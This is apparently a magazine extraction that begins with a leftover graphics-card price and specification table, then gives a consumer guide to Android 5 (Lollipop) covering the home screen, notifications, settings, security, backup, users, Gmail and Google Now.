Accessories	DVI-to-VGA adaptor	None	Low-profile bracket	None	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor	DVI-to-VGA adaptor, 6-pin-to-8-pin PCI Express adaptor
Price including VAT	£114	£120	£111	£189	£168	£168	£168	£168	£168	£168	£168	£168	£168	£168	£168	£168
Warranty	Two years RTB	Two years RTB	Two years RTB	One-year RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB	Three years RTB
Supplier	www.amazon.co.uk	www.ebuyer.com	www.ebuyer.com	www.kikatek.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com
Details	www.zotac.com	www.zotac.com	www.zotac.com	www.wasus.com/uk	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com
Part code	ZT-70707-20M	GTX750TI-OC-2GD5	GV-N750OC-2GL	STRIX-GTX960-DC2OC-2GD5	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G	GTX 960 GAMING 2G



# Android 5

## The Ultimate Guide



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### Common controls

**Tap and double-tap** A single tap with your fingertip, or two taps in quick succession  
**Press** Press your finger down on the object and hold for a second or two  
**Drag** Having pressed, and without lifting your finger, move the selected object around  
**Drop** Release the object by lifting your finger  
**Swipe** Swipe your finger across the width or length of the screen  
**One-finger or two-finger** Some inputs require you to use one or two digits

**S**martphones are now used by most of the UK population, and the lion's share of those run Android. The operating system is remarkably flexible, appearing in everything from budget smartphones to flagship models and tablets of all sizes, and soon it will be making its mark in TVs and even cars. That makes the latest version, Android 5.0 (Lollipop), one of the most important operating system launches of recent years.

A new Android release doesn't have the same fanfare as a Windows or iOS launch, as it takes a while for the new operating system to be adapted by manufacturers before it can be distributed to users. Android 5 was launched in November 2014, but it's only now that we're starting to see it appear on devices. If you're still waiting for Android 5, check [tinyurl.com/whenandroid](http://tinyurl.com/whenandroid) to see if you're due an update, or see your handset manufacturer's website.

In this guide to using Android, we're going to concentrate on smartphones, as these make up the vast majority of Android devices in use. However, much of what we mention here applies to tablets too. We're going to cover the basics quickly before moving on to useful features you may not know your smartphone has, as well as covering all the latest features in Android 5.

Versions of Android 5 will vary as manufacturers make their own tweaks, but these changes have become more cosmetic with every release. This is because Google includes more and more useful features by default and has tied Android more closely into the company's own services, such as Google Now.

Our guide is based on the 'vanilla' version of Android 5, which is as Google intended it, and you'll see this version on Google's own Nexus-branded smartphones and tablets. Other manufacturers, including Motorola and Asus, use Android 5 with only minor cosmetic changes. That said, all but the most heavily customised versions of Android 5 should work largely as described.

As well as a dollop of new features in the operating system, there are big changes both up front and behind the scenes. The whole operating system has been given a major visual makeover, with a new 'Material' style. Every object now moves, grows and shrinks dynamically, and it all looks very smart, clean and colourful. The operating system has also been rebuilt from the ground up, with better performance and battery life, and support for 64-bit processors.

So without further ado, let's look at what Lollipop has to offer.



# Home screen

The Android home screen is your phone's desktop. Here you'll find shortcuts to launch apps, folders to keep your shortcuts in, and widgets, which give you access to information at a glance

## Notifications

Icons will appear here to let you know you have emails, texts, missed calls and more. Swipe down from the top of the screen with one finger to see more detail. See page 119 for more on Notifications.

## Search box

The search box lets you make searches without having to open the browser first. Just tap it and start typing into the pop-up keyboard. Alternatively you can say 'OK Google' to search using voice commands.

## Folders

You can organise shortcuts into folders. Create one by simply pressing and dragging and dropping a shortcut on top of another one. Tap the folder to open it.

## Home screen indicator

These dots show you the number of home screens you have, with the larger dot showing which one you're on. Flick between them by swiping left or right. On standard Android, extra home screens can be created to the right by simply dragging a shortcut to the edge of the home screen. The home screen on the left is used by Google Now (see page 123).

## Onscreen buttons

Most Android phones now have onscreen buttons, but on some devices they're below the screen. From left to right: the Back button goes back to the last page or menu; the Home button returns you to the home screen; and the Overview button lets you switch quickly between apps (see page 122).

## Indicators and time

Generally speaking you'll see three indicators here, showing Wi-Fi strength (or mobile broadband connection type), mobile signal and battery life, as well as the current time.

## Widgets

The typical widget shown here provides calendar information for today. You can add widgets by pressing down on the home screen until a menu appears. Remove unwanted widgets by pressing on them and dragging them to 'X Remove'. Many widgets can be resized: press down until a white box appears around it and then drag it to resize the widget.

## Shortcuts


Apps in Android are stored in the app tray (see below), but you can place shortcuts on the home screen to launch apps quickly. Deleting the shortcut doesn't delete the app itself. To remove the shortcut, press and drag it to 'X Remove'.

## App tray

Press here to open the app tray and see all your apps (see page 118).

## Launcher tray

This tray holds four app shortcuts. These stay in position regardless of which home screen is selected, so put your most important apps here. You can press, drag and drop shortcuts to and from the home screen as desired.



# Settings shortcuts

By swiping down with two fingers from the top of the screen you can access this handy panel of settings shortcuts. Here's a quick run-through of what everything does

**Brightness slider**  
Android 5 uses 'adaptive brightness' by default (see page 120), so it reacts to the ambient lighting to adjust screen brightness. However, you can tweak it by using this slider.

**Wi-Fi indicator**  
Shows your current Wi-Fi connection, if any. Tap the icon to turn Wi-Fi on or off, and tap the name of the network below to see a list of available networks.

**Invert colours**  
An accessibility option that can make the screen easier to read. Tap the icon to activate or deactivate it.

**Auto-rotate**  
Most apps, and even the home screen on tablets, will rotate to match how you hold them. To prevent this – if you're reading lying on your side, for example – tap here.

**Cast screen**  
Use this shortcut to send whatever you're watching to a compatible device, such as a Chromecast.

**Flashlight**  
Turns on your phone's LED flash to give you a handy makeshift torch.

**Bluetooth indicator**  
Tap this icon to turn Bluetooth on or off. Tap 'Bluetooth' below to go to the settings, where you can set up your Bluetooth connections.

**Aeroplane mode**  
Tap to activate aeroplane mode, which disables mobile, Wi-Fi and Bluetooth connections. Tap again when you want to reactivate them.

**Mobile network indicator**  
The icon shows your signal strength. Tap it to bring up a screen showing data usage and a button to turn off mobile data.

**Location**  
Android can share your location in numerous ways. To prevent it doing this, just tap the icon.

# App tray and Play Store

The app tray is where you'll find all your installed apps in alphabetical order. If you have lots of apps they'll be spread across multiple screens; swipe from right to left to see more. Tap an app to open it, or press down and drag the icon to your home screen to create a shortcut (the app itself always stays in the app tray). You can find out more about the app by dragging it to the App Info button at the top of the screen.


You can install more apps by opening the Play Store app and searching for what you want. Click the Install button to download the app to your device. You can also install apps using your PC's browser; simply head to [play.google.com](http://play.google.com), log in with your Google account and you can push apps to your phone from there.





# Alerts

Your smartphone has to walk a tightrope when it comes to alerts: too many and you'll start ignoring them, too few and you might miss something important. We show you how to strike the right balance




## Notifications

To see your notifications, drag down the icon from the home screen (page 117). The top bar is bigger and has the day and date displayed; the icon on the far right is the User icon, which shows who is using the device (see page 122). Below you'll see details about your notifications, which are divided into white cards, with apps able to group multiple notifications of the same type on to a single card.

The notification above shows a Calendar appointment and includes all the information you're likely to need. Tap the notification to open the full entry in the appropriate app, in this case the Calendar app. Notifications often include shortcuts, so a missed call will let you call back or send a message with a tap.

Below the thin line is a second entry that's drawn from Google's intelligent personal assistant, called Google Now (see page 123). It makes suggestions based on your search history, location and more.

The three staggered lines at the bottom of the list dismiss all your current notifications.



## Interruptions

Accessed by adjusting the ring volume from the home screen with the volume rocker, Interruptions is a simple but powerful do-not-disturb tool. You can select when you want to be interrupted by calls, texts, emails and other incoming messages from apps such as Facebook.

The default option is 'All', where you'll receive all incoming calls and messages. Tap None to receive no interruptions at all; you can select this to last indefinitely or for a set a number of hours. Selecting Priority means that only those people you choose can get through to you. Again, you can set the duration.

Tap the settings cog on the Priority screen and it will take you through a page of further options. Here you can select what kind of interruptions you want to receive in this mode. You can enable or disable calls, messages and reminders individually, and choose if you want to be disturbed only by contacts in your address list or only by starred contacts. You can also set 'downtime', choosing which days – or which times of day – you want to be bothered by your priority contacts.

## Lock screen

Depending on your security settings (see page 121), your lock screen could be there to avoid accidental pocket calls, or it could be a serious barrier to fraud. Either way it usually shows the time and the same information as the home screen.

Notification cards on the lock screen mean you can see who's called or emailed you without having to unlock the phone. Double-tap on a card to go directly to the appropriate app to respond.

At the bottom are three icons. Put your finger on the phone or camera in the corners and swipe out to go straight to the dialler or camera app. Swipe up from the lock icon on the bottom of the screen to unlock the phone and go to the home screen.



# Settings


Covering every detail of the settings menu here would be unwieldy and confusing. Instead we're going to concentrate on the most commonly used, the most useful and the latest options in Android's settings menu. You can access settings via the app tray (see page 118) or by tapping the cog icon in the settings shortcut menu. We'll also take an in-depth look at security, users and backup

## Wi-Fi

Essential but simple. From the list of available networks, pick the one you want and enter the password, if required. Tapping a network you've previously connected to gives you the option to **Forget** the network (handy if its internet connection isn't working) or **Connect** to it.

## Bluetooth

Turn Bluetooth on or off by tapping the switch at the top. Bluetooth is handy for connecting to devices such as wireless speakers and headsets, but it drains the battery so keep it off when not in use. At the top of the screen you'll see a list of **Paired devices**; tap one to connect to it. Below this are **Available devices**; tap one to start pairing it and it will give you a code, if required, to enter on the other device. See the instructions on your Bluetooth device for more details on pairing your phone with it.



## Tethering and portable hotspot

You can set up your smartphone as a Wi-Fi hotspot to share your phone's internet connection with other devices such as a laptop or tablet without a mobile connection. Tap **Portable Wi-Fi hotspot** to turn it on. You can change the name of the network and its password by clicking **Set up Wi-Fi hotspot**. It's best to leave security set to WPA2 PSK – do not turn off security for convenience, as anyone will be able to connect to your phone and use your connection.



## Mobile networks

Here you can activate or deactivate **Data roaming**. You should definitely leave it off unless you're absolutely certain you need to use data abroad, and know how much it will cost you. You can also choose a **Preferred network type**, such as 4G or 3G, and select from the available **Network operators**. This should work automatically for most users but is handy if you need to troubleshoot your connection.

## Home

Here you can set the launcher that your phone uses. The launcher decides how the home screen looks and functions, and some phones will let you download other launchers that radically change the way your Android device works. You can download these from the Play Store. If your phone doesn't run the default version of Android and you'd like it to, search for the 'Google Now Launcher'.

## Display

Here you can turn the **Adaptive brightness control** on and off. This automatically dims the screen in bright conditions and brightens it when it's dark. You can also set your **Wallpaper** from the images on your phone. You can choose how quickly your phone goes to **Sleep** when not in use and adjust the **Font size** here, too.




## Sound and notification

There's nothing worse than an annoying ringtone or overly loud text notification. Here you can set volumes for media, alarms and ringtones and switch vibrating mode on or off. You can also change the **Phone ringtone** and the **Default notification ringtone**. The **Other sounds** button lets you switch off annoying noises such as **Dialpad tones**.



You can also control **App notifications** from this menu. If a particular app is spamming you with updates, simply tap on the app to adjust its behaviour. This works in tandem with Interruptions (see page 119), where you can set apps not to bother you at specific times.

If you find your phone flashing a light at you to remind you there's things to attend to, you can switch it off here by disabling the **Pulse notification light**. You can also choose whether notification symbols are shown when the device is locked by tapping **When device is locked**.



## Data usage

Here you can switch mobile data on and off, turning your smartphone into a not-so-smart phone. You can also **Set mobile data limit**. Tap the switch to turn on the feature, and then tap the dates below to match your monthly bills. You can set a data limit and a warning level on the graph by pressing and sliding the coloured bars up and down. If you're not sure where all your data is going, scroll down to see which apps are using up your allowance. You can tap on each app to see a graph of the app's use over time.

## More

There's a handful of useful settings here. You can set your **Default SMS app** if you prefer to use something other than the one provided by your manufacturer. You can also turn **NFC** on or off; this feature is handy for pairing your phone quickly with other devices that support NFC, but otherwise it's best to leave it off.

# Security

The **Security** section in the **Settings** deserves your particular attention. Your Android smartphone is likely to contain many personal details that you'll want to keep hidden from prying eyes

## Screen lock

A **Screen lock** is undoubtedly the best way to secure your data. The default version of Android has four options for locking your screen, though only three are secure. **Swipe** is just that: you simply have to swipe the phone to unlock it. It stops you accidentally calling people or starting apps when the phone's in your pocket, but not much else.

**Pattern** and **PIN** are both popular, letting you swipe a quick pattern across nine dots onscreen, or simply punch in a four-digit number. You can also use a longer **Password** if you really feel those options aren't secure enough.

Once a **Screen lock** is set up, you can also add a **Smart lock**, which automatically unlocks your phone under certain circumstances. You can set up a **Trusted device** such as a Bluetooth headset or an NFC tag, so that your phone will always be unlocked when it's near said device.

**Trusted places** lets you designate Home and Work locations, plus others, and will unlock the phone when you're there. **Trusted face**, meanwhile, lets you use the phone's camera to unlock the phone when you look at it. It's all clever stuff, but a bit crude; we don't want our phone unlocked just because we're at home, and the face recognition can be fooled by a photo.

Other settings are **Automatically lock**, where you can set the amount of time after which the phone sleeps (see **Display** settings, opposite). This is handy if you find the phone sleeping when you're trying to read, leaving you to punch in the unlock code. You can also choose whether you want the phone to lock straight away when you hit the power button, or for it to wait a little before doing so.

A related feature under **Security** is **Owner info**. Using this you can leave a message on the lock screen, such as an email address, so that anyone (honest) who finds your lost phone can contact you.

## Screen pinning

At the bottom is the option to turn on a very handy new feature: **Screen pinning**. This allows you to lock an app to the phone, so that anyone using it can't easily move to other apps. It could be handy if you're lending your phone to a friend to make a call, or when letting a child play a game on your phone. Either way, it will be hard for them to 'accidentally' find themselves in your inbox or browser history.

Tap the switch to turn it on, then go back to the home screen and select the app you want to pin. Hit the Overview button (see page 122) to bring up all your recently used apps. By swiping up you'll see a pin icon in the bottom right-hand corner of the first app in the list. Tap this and the app will open, and a message will ask if you want to use screen pinning. Tap Start. To unpin the app and return to normal use, press Back and Overview at the same time.


## Storage

Here you get a visual breakdown of what's taking up space on your phone. If something looks particularly large, tap that section to get more information. For example, if you tap **Downloads** you'll see a list of files. Tap the three lines at the top and choose **By size** in order to find the biggest culprits. You can select multiple files by pressing them and then delete all the selected files by tapping the bin icon.



## Battery

This shows you a graph of recent battery usage, with predicted usage also shown, so you can see roughly how long your phone's battery will last based on your usage to date. Below this are listed various devices and apps and how much power they've used since the last full charge, so you can see the most power-hungry ones. Tap one for more detailed information.



Tap the three dots in the top right-hand corner and select **Battery saver**. This new feature puts the phone into a low-power mode to eke the last bit of charge out of the battery. It throttles back the processor, disables graphical effects and reduces how often your phone checks for updates online. This is a good compromise between switching off data entirely and simply ignoring your dying battery.



## Apps

Here you'll see all your installed apps. You can filter the list by those you've downloaded (as opposed to those that came pre-installed) and apps that are running, or simply see them all. Tap an app to see more details about it. You can **Force stop** a misbehaving app or **Uninstall** it entirely from here. If an app has become bloated with data then you can **Clear data** stored, or just **Clear cache**, although cached data will be wiped anyway the next time you restart your phone.



## Location

If you don't want to be traced – or you find that your phone's battery life is draining away too quickly – then the **Location** settings can help. You can choose from three different **Modes** that use more battery power to provide better accuracy. If you never use maps then you might as well turn this option off, but we leave it on the highest setting. You can also see which apps are polling your location, to make sure there's nothing untoward going on.





# Backup and Reset

Android 5 is now extremely resilient should anything go wrong. If you lose or destroy your phone, it's possible to get a replacement up and running far more quickly. Under **Backup and Reset** make sure that **Back up my data** is ticked. This ensures that your phone's settings are backed up to Google's servers. This includes all your accounts, your home screen layout, which apps you've installed and application data for most apps.




Should you lose your phone, or buy a new one, you'll be able to restore all your data from Google's servers to a new phone. You'll be offered an option to pick which device you want to restore from when you set up your new device. With Tap & Go, you can simply tap two NFC-enabled devices together to start the restore process from the old device to the new one.

You can choose which apps you still want and which to discard using a tick list, so this is a good time to have a clearout. All the apps you want will be installed, and their shortcuts and widgets will appear as you had them set up before.

You can turn on **Automatic restore** here, which restores backed-up settings and data in apps you've uninstalled and reinstalled. It can be handy, unless you're reinstalling an app because it's misbehaving, in which case you might want to disable it temporarily.

Finally, you can perform a **Factory data reset** from here. If your handset has become unstable, possibly after an Android software update or just many years of hard usage, then use this setting to reset it. You can then weed out unnecessary apps and clutter in the restore process. Note that not all manufacturers' handsets will support Google's restore system, so check before resetting.




## Users


Android smartphones and tablets now support multiple user accounts. This means that a number of different people can have their own accounts on a single device, with their own home screens, apps, email accounts, browser favourites and settings.

Head to **Users** and you will see your main profile listed at the top of the screen. Tap **Add user** and you will be asked if you want to set up the user now. Tap Yes and it will take you through to the setup options, where you can connect to Wi-Fi and enter your Google account details. In Settings, User you can set whether other users can make phone calls and send SMS messages; click the cog icon to see these options. You can also remove users from this menu.


You can also create guest accounts, so that others can use your device temporarily. You can add and delete guest accounts, or get back to your original account using the user select screen. To reach this, just swipe down from the top of the home screen and tap the current user icon in the top right-hand corner.



# Overview

 Tap the Overview button (also called Recent Apps) on the home screen to bring up this Rolodex-style app switcher. You can scroll back through all the apps you've used recently and tap them to go full screen. Swiping the cards to the left or right dismisses them from the list.

Your various Chrome tabs also appear in this list. If you'd rather have all your tabs back in the browser app, open Chrome, press the three dots in the address bar, choose Settings and then Merge tabs and apps. You can also set up **Screen pinning** from here (see page 121).



# Gmail

With the Gmail app now completely integrated into the operating system, Android 5 makes it much easier to keep track of your messages

Google has integrated the old email app into its own Gmail app, so now it's a one-stop-shop for all your email needs. When you first launch the app it will ask if you want to add extra accounts, in addition to the Gmail account that was set up when you entered your Google username and password when you were initially setting up the phone. If you wish to add an account later you can do so by tapping the Menu button (the three horizontal lines in the top left-hand corner) and selecting **Settings** then **Add account**.

Gmail supports Google, IMAP/POP and Exchange accounts, so it should have you covered. It's worth noting that you can add any Microsoft email address (MSN, Hotmail, Outlook or Office 365) using the Exchange option. See [windows.microsoft.com/en-gb/windows/outlook/to-go](http://windows.microsoft.com/en-gb/windows/outlook/to-go) for more details.


Once you've set up your accounts, you'll see the main screen with a list of received emails. Tap any email in the list to open it; you can then reply to or forward the message using the two arrows. Tap the three dots for more options; you can also star important emails, for example. The round icon in the bottom right-hand corner of the inbox lets you compose a new email.

Whether composing afresh or replying, you can add attachments, such as photos taken on your phone, by tapping the paperclip icon at the top of the screen and selecting a file either stored locally or on Google Drive. The arrow next to the paperclip will send your finished email.

Back in the inbox, tapping the Menu button brings up a slide-out menu. At the top you can tap the current account to select a different email account, add another account or adjust the settings, such as how often an account syncs. Icons across the top show the number of unread emails in each account.


For Gmail accounts you'll see the Primary, Social and Promotions folders below, which you can select by tapping. Below these are labels, which are essentially dynamic folders, so you can sort your emails by tapping on a label to see only your starred emails, for example, or sent emails.

If you're using Gmail on a tablet, you'll see an extra window when the tablet is in landscape orientation. This handy preview screen lets you see the contents of an email without opening it, in much the same way as a desktop email client. It makes it far faster to work through your email backlog.



# Google Now

This is Google's personal assistant software. On a standard Android phone you can reach it by swiping from left to right on the home screen. It can be installed as an app on most other phones, too, and can be reached by swiping up from the bottom of the screen.



